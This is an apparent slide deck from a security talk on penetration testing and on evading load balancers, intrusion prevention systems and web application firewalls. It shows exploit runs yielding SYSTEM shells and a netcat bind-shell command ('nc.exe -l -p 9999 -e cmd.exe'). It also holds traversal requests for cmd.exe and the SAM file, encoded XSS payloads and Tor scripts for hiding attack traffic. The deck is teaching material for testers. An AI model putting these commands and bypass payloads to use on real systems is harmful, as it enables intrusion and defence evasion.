



Learn Security Online

You Spent All That Money ...And You Still Got Owned

Presented By:
Joe McCray

joe@learnsecurityonline.com

<http://www.linkedin.com/in/joemccray>

<http://twitter.com/j0emccray>

Let me take you back....

A large, faint, light gray graphic of a graduation cap is centered in the background of the slide.

Penetration Testing Was Easy....

Step 1: Tell customer you are 31337 security professional

Customers only applied patches if it fixed something on the system

It was common practice NOT to apply system updates that didn't fix a problem you were experiencing on a system (WTF ARE YOU DOING - YOU MIGHT BREAK SOMETHING!!!!!!)

Step 2: Scan customer network with ISS or Nessus if you were a renegade

Customers didn't apply patches, and rarely even had firewalls and IDSs back then

You know you only ran ISS because it had nice reports...

Step 3: Break out your uber 31337 warez and Own it all!!!!!!

You only kept an exploit archive to save time (Hack.co.za was all you needed back then)

If you could read the screen you could Own the network!!!!!!

If you were Ub3r 31337 you did it like this....

Port Scan & Banner Grab The Target

```
Terminal
File Sessions Settings Help

[root@wang ~]# nmap -sS -O -p 1-1024 -v 192.168.1.20

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Host Unknown19.effingmanor (192.168.1.20) appears to be up ... good.
Initiating SYN Stealth Scan against Unknown19.effingmanor (192.168.1.20)
Adding TCP port 139 (state open).
Adding TCP port 135 (state open).
The SYN Stealth Scan took 3 seconds to scan 1024 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither
are firewalled
Interesting ports on Unknown19.effingmanor (192.168.1.20):
(The 1022 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn

TCP Sequence Prediction: Class=trivial time dependency
                        Difficulty=3 (Trivial joke)

Sequence numbers: 698D 6996 69A5 69B0 69B7 69BC
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
[root@wang ~]#
```

```
Terminal
File Edit View Terminal Help

knoppi@typ2[enumeration]$ telnet 192.168.0.111 21
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^'.
220 2kserver Microsoft FTP Service (Version 5.0).
^]
telnet> quit
Connection closed.
knoppi@typ2[enumeration]$ telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^'.

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sun, 01 May 2005 08:14:44 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>Connection closed by foreign host.
knoppi@typ2[enumeration]$
```


Get your exploit code...

Netscape: Welcome to Rootshell | Hosted by connectnet.com

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Location: <http://www.rootshell.com/beta/view.cgi?199902> What's Related



Connect from pitufina.etsip.upm.es [138.100.17.16 -> 138.100.17.30] (Mozilla/4.5 [en] (X11; U; Linux 2.0.35 i586))logged.

exploits **news** **search** **documentation**

rootshell archive for 199902		
2/8/99	acctigris.txt	ACC's Tigris Access Terminal server security vulnerability
2/8/99	hp5crash.txt	Another way to crash HP 5m printers with firmware dated before 19960829.
2/8/99	icmpquery.c	Send and receive ICMP queries for address mask and current time.
2/8/99	ffcore.txt	ff.core exploit for Solaris 2.5.1 and 2.6.
2/8/99	sendmail892against.txt	Denial of service attack in Sendmail 8.9.2 with exploit.
2/9/99	ftpd.txt	Remote buffer overflows in various FTP servers leads to potential root compromise. (ProFTPD 1.2.0pre1 and Wuarchive

100% of 15K (at 979 bytes/sec)

packet storm | - <http://packetstormsecurity.org/> - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

<http://www.packetstormsecurity.org/>

Erste Schritte Aktuelle Nachrichten ...



8 years of full disclosure

about mirrors search assessment defense advisories papers magazines miscellaneous links forums

Recent News Headlines

- June 29, 2006 - *Vnunet*
Apple Plugs Five Security Holes
- June 29, 2006 - *Vnunet*
Controversy Erupts Over US Cyber Security Czar
- June 28, 2006 - *ZDNet*
White House Orders Better Security For Sensitive Data
- June 28, 2006 - *Cnet News*
AT&T Unit Settles Government Fraud Charges
- June 28, 2006 - *NewsForge*
Gnash, The Free Flash Player, Makes Progress

Consistently Random

- June 29, 2006
Suggested Listening
Artist: *Verve Remixed*
Track: *Return To Paradise (Mark De Clive-Iowe Remix)*
- June 29, 2006
Random Quote
If everything seems to be going well, you have obviously overlooked something. - Steven Wright
- June 29, 2006
Know The Law

Featured Files

- June 27, 2006
aircrack-ng-0.6.tar.gz (133 kB)
aircrack-ng is a set of tools for auditing wireless networks. It's an enhanced/reborn version of aircrack. It consists of airodump (an 802.11 packet capture program), aireplay (an 802.11 packet inject...
[More Info]
- June 27, 2006
strongswan-2.7.2.tar.bz2 (2 MB)
strongSwan is a complete IPsec and IKEv1 implementation for Linux 2.4 and 2.6 kernels. It interoperates with most other IPsec-based VPN products. It is a descendant of the discontinued FreeSWAN proje...
[More Info]
- June 26, 2006
mimedefang-2.57.tar.gz (316 kB)
MIMEdefang is a flexible MIME email scanner designed to protect Windows clients from viruses. Includes the ability to do many other kinds of mail processing, such as replacing parts of messages with U...
[More Info]
- June 20, 2006
yersinia-0.7.tar.gz (322 kB)
Yersinia implements several attacks for the following protocols: Spanning Tree (STP), Cisco Discovery (CDP), Dynamic Host Configuration (DHCP), Hot Standby Router (HSRP), Dynamic Trunking (DTP), 802.1...
[More Info]

Last 10 Files

- SA-20060613-0.txt
- MyBB-1.1.3
- belva-att-unknown.web.vulns.pdf
- Kill3r-SA-20060628.txt
- UsernetScriptV0.5.txt
- WingedGalleryV1.0.txt
- VID-MKP.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcsc.txt

[Last 20] [Last 50] [Last 100]

Last 10 Advisories

- SA-20060613-0.txt
- MyBB-1.1.3
- Kill3r-SA-20060628.txt
- UsernetScriptV0.5.txt
- WingedGalleryV1.0.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcsc.txt
- OpenPKG-SA-2006.011.txt
- secunia-Opera.txt

[Last 20] [Last 50] [Last 100]

Site Updates

Fertig

Own the boxes and take screen-shots

```
TerminalVelocity - wuftp-god - 107x40
Chris-Gates-Computer:~/Desktop/redhat6.2exploits/remote chrisgates$ ./wuftp-god -h
Usage: ./wuftp-god -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h] [-x]
      [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target : host with any wuftpd
user   : anonymous user
dir    : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g     : enables magic string digging
-x     : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr : this is pointer to shellcode
systypes:
0 - R
1 - R
2 - S
3 - S
4 - R
5 - F
6 - F
7 - F
8 - F
Chris-Gates-Computer:~/Desktop/redhat6.2exploits/remote chrisgates$ ./wuftp-god -t 192.168.0.107 -l user:ft -s 0030 -o 0000 -m 'Red Hat Linux release 6.2 (root)' -r 0030 -P 0000 -x
[*] Target: 192.168.0.107 Port: 80
[*] Socket initialized...
[*] Checking for presence of fp30reg.dll... Found!
[*] Packet injected!
[*] Sleeping . . . . .
[*] Connecting to host: 192.168.0.107 on port 9999
[*] Dropping to shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32\whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINNT\system32>_
```

```
Command Prompt - execiis.exe 192.168.0.107 "nc.exe -l -p 9999 -e cmd.exe"

C:\Documents and Settings\NoOne\Desktop\Win IIS Hacks\IIS Sploitz\execiis\execiis.exe 192.168.0.107 "nc.exe -l -p 9999 -e cmd.exe"
iisexec.c ! Microsoft IIS CGI Filename Decode Error !
<filip@securax.be>

-----

-- Socket created.
-- Connection made.
```


```
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: (ip.addr eq 192.168.235.128 and ip.addr eq 192.168.235.1) and (tcp.port eq 9999)
Expression... Clear Apply

No. - Time Source Destination Protocol Info
9 45.453926 192.168.235.1 192.168.235.128 TCP 1795 > telnet [SYN] Seq=0 Ack=0 win=65535 Len=
10 45.463463 192.168.235.128 192.168.235.1 TCP telnet > 1795 [SYN, ACK] Seq=0 Ack=1 win=32120
11 45.463651 192.168.235.1 192.168.235.128 TCP 1795 > telnet [ACK] Seq=1 Ack=1 win=65535 Len=
18 117.25161 192.168.235.128 192.168.235.1 TELNET Telnet Data ...
19 117.25360 192.168.235.1 192.168.235.128 TELNET Telnet Data ...

Stream Content
.....#.....P.....ANSI.....
Red Hat Linux release 6.2 (root)
Kernel 2.2.14-5.0smp on an i686
...login: ...rreeddhaatt66
Password: test
Last login: Sun May 8 10:39:07 on tty1
[redhat6@localhost redhat6]$ llss
[redhat6@localhost redhat6]$ ccdd ....
[redhat6@localhost /home]$ llss
[redhat6@localhost /home]$ cc
[redhat6@localhost /home]$ cc
bash: c: _command not found

Save As Print Entire conversation (685 bytes)
ASCII EBCDIC Hex Dump C Arrays Raw
```

Write The Report...



Get Paid....



Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

Firewalls are common place (perimeter and host-based)

Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows)

Intrusion Detection/Prevention Systems are hard to detect let alone bypass

NAC Solutions are making their way into networks

Network/System Administrators are much more security conscious

IT Hardware/Software vendors are integrating security into their SDLC

Identifying Load Balancers

Most load-balancers are deployed for redundancy and performance improvement

As an attacker – load balancers are a headache.

You have no idea where your packets are going....

There is absolutely no point in running tools against a host without knowing if a load balancer has been deployed.

So – step 1 is to determine if the host is load balanced....

Step 2 – determine what type of load balancing is in place (HTTP or DNS)

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Firefox LiveHTTP Headers

- <https://addons.mozilla.org/en-US/firefox/addon/3829>
- Look in HTTP header for modifications such as:
 1. BIGipServerOS in cookie
 2. nnCoection: close
 3. Cneonction: close

dig

- * Look for multiple addresses resolving to one domain name
- * dig google.com

Identifying Load Balancers

How can you tell if the target host is behind a load balancer?

Netcraft.com

* Look for things like "F5 BigIP"

29. wb.dlservice.microsoft.com		march 2009	akamai technologies	linux
30. fai.music.metaservices.microsoft.com		february 2008	microsoft corp	windows server 2003
31. trial.trymicrosoftoffice.com		april 2007	digital river, inc.	f5 big-ip
32. privacy.microsoft.com		march 2006	microsoft corp	windows server 2003
33. msevents.microsoft.com		november 2001	microsoft corp	unknown
34. winqual.microsoft.com		february 2003	microsoft corp	windows server 2003

lbd.sh

- * <http://ge.mine.nu/lbd.html>
- * `sh lbd-0.1.sh targetcompany.com`

halberd

- * <http://halberd.superadditive.com/>
- * `halberd -v targetcompany.com`

Identifying Intrusion Prevention Systems

Ok – so now you've figured out if you are up against a load balancer.

You've figured out if it's HTTP or DNS based load balancing and what the real IP is.

Just like there's no point in running tools against a load balanced host there is no point in running tools against a host that is protected by an IPS.

Sooooo...how can you tell if the target host protected an Intrusion Prevention System?

Identifying Intrusion Prevention Systems

How can you tell if the target host protected an Intrusion Prevention System?

Curl: The netcat of the web app world

<http://curl.haxx.se/>

```
curl -i http://www.targetcompany.com/../../../../WINNT/system32/cmd.exe?d
```

```
curl -i http://www.targetcompany.com/type+c:\winnt\repair\sam._
```

Look for RSTs and no response....tcpdump/wireshark is your friend ;-)

Active Filter Detection

- <http://www.purehacking.com/afd/downloads.php>

- osstmm-afd -P HTTP -t targetcompany.com -v

Identifying Intrusion Prevention Systems

Ok, so you're up against an IPS – relax...there are a few other things to consider.

HINT:
Most IDS/IPS solutions don't monitor SSL encrypted (actually any encrypted) traffic.

SSL Accelerators are expensive so not everyone has one.

Identifying Intrusion Prevention Systems

Most of the time you can get around an IPS by just using encryption.

The other thing to consider is whether the IPS is in-line or out of band.

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic?

```
vi /etc/xinetd.d/ssltest
```

```
#default: off
#description: OpenSSL s_client proxy (just change the target url)
service kerberos
{
  disable = no
  socket_type = stream
  port = 8888
  wait = no
  protocol = tcp
  user = root
  server = /home/j0e/security/toolz/ssl_proxy.sh
  only_from = 127.0.0.1
  bind = 127.0.0.1
}
```

Identifying Intrusion Prevention Systems

Does the IPS monitor SSL encrypted traffic? (Cont.)

```
vi /home/j0e/security/toolz/ssl_proxy.sh
```

```
#!/bin/bash
```

```
openssl s_client -quiet -connect www.targetcompany.com:443 2>/dev/null
```

Start the service

```
/usr/sbin/xinetd -d -f /etc/xinetd.d/ssltest &
```

Run AFD against localhost

```
osstmm-afd -v -P HTTP -t localhost -p 8888 -v
```

Attacking Through Tor

To run scanning tools through Tor

```
alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'
```

```
$ cat /home/j0e/dumbscripts/hide.sh
```

```
#!/bin/bash
```

```
# Startup privoxy
```

```
/usr/sbin/privoxy /etc/privoxy/config
```

```
# Start Tor
```

```
/usr/bin/tor
```

```
$ hide
```

```
# socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:targetcompany.com80,socksport=9050
```

Now all attacks can be launched against 127.0.0.1:8080 with Nessus or similar tool.

Are We Forgetting Something????

What if you don't detect any active filtering solution in place?

Can you still be missing something that messing with your traffic?

What about a WAF?

Most hosts running a WAF will show as not have an Active Filtering Solution in place by tools like AFD

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

* <https://addons.mozilla.org/en-US/firefox/addon/3829>

* Look in HTTP header for modifications such as:

1. Cookie Value has WAF info in it
 - BIGipServerwww.google.com_pool_http
 - barra_counter_session
 - WODSESSION
2. Different server response code for hostile request
 - 501 Method Not Implemented
3. Different "Server" response when hostile packet is sent

Identifying Web Application Firewalls

WAFs are surprisingly easy to detect?

Generally you just have to send 1 valid request, and one malicious request and diff the response.

Malicious tends to be any HTTP request that has a payload that contains things like:

' " < ? # - | ^ *

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

```
curl -i http://targetcompany.com/cmd.exe | grep "501 Method"
```

Netcat

```
$(echo "GET /cmd.exe HTTP/1.1"; echo "Host: targetcompany.com"; echo) | nc targetcompany.com | grep "501 Method Not Implemented"
```

If the server responds with error code “**501 Method Not Implemented**” then it is running mod_security.

Curl

```
curl -i http://www.targetcompany.com/%27
HTTP/1.1 999 No Hacking
Server: WWW Server/1.1
```

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:

<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

```
curl -i http://www.targetcompany.com/%27
```

```
Server: Apache
```

```
Location: http://www.targetcompany.com/error
```

Not Found

The requested URL /error was not found on this server.

Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl
`curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e`
HTTP/1.1 200 Condition Intercepted
Date: Sun, 15 Mar 2009 01:42:01 GMT
Server: Apache

Bypassing Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Gary O'Leary-Steele

<http://packetstormsecurity.org/web/unicode-fun.txt>

```
[j0e@LinuxLaptop toolz]$ ruby unicode-fun.rb
```

```
Enter string to URL Unicode:<script>alert('XSS')</script>
```

```
%u003c%uff53%uff43%uff52%uff49%uff50%uff54%u003e%uff41%uff4c%uff45%uff52%uff54%uff08%u02b9%uff38%uff33%uff33%u02b9%uff09%u003c%u2215%uff53%uff43%uff52%uff49%uff50%uff54%u003e
```

Curl

```
curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
```

```
HTTP/1.1 404 Not Found
```

```
Date: Sat, 14 Mar 2009 19:13:10 GMT
```

```
Server: Apache
```

Attacking Websites Through Tor

```
alias hide='su -c "/home/j0e/dumbscripts/hide.sh"'
```

```
$ cat /home/j0e/dumbscripts/hide.sh  
#!/bin/bash
```

```
# Startup privoxy  
/usr/sbin/privoxy /etc/privoxy/config
```

```
# Start Tor  
/usr/bin/tor
```


```
$ hide
```

Firefox Tor Button

* <https://addons.mozilla.org/en-US/firefox/addon/2275>

Click on Firefox TOR button and have fun hacking

DotNet Defender WAF



The screenshot shows a Mozilla Firefox browser window with the title "dotDefender Blocked Your Request - Mozilla Firefox". The address bar contains the URL "http://[redacted]main.asp?goto=<script>alert('xss')</script>&pid=3". The browser interface includes a menu bar (File, Edit, View, History, Bookmarks, Tools, Help), a toolbar with navigation buttons, and a search bar with "Google" as the search engine. Below the toolbar, there are tabs for "Most Visited", "Getting Started", and "Latest Headlines". The main content area displays a red horizontal bar at the top, followed by a white box containing the following text:

18-Mar-09

dotDefender Blocked Your Request


Please contact the site administrator, and provide the following Reference ID:

7391-5D9B-AD44-078B

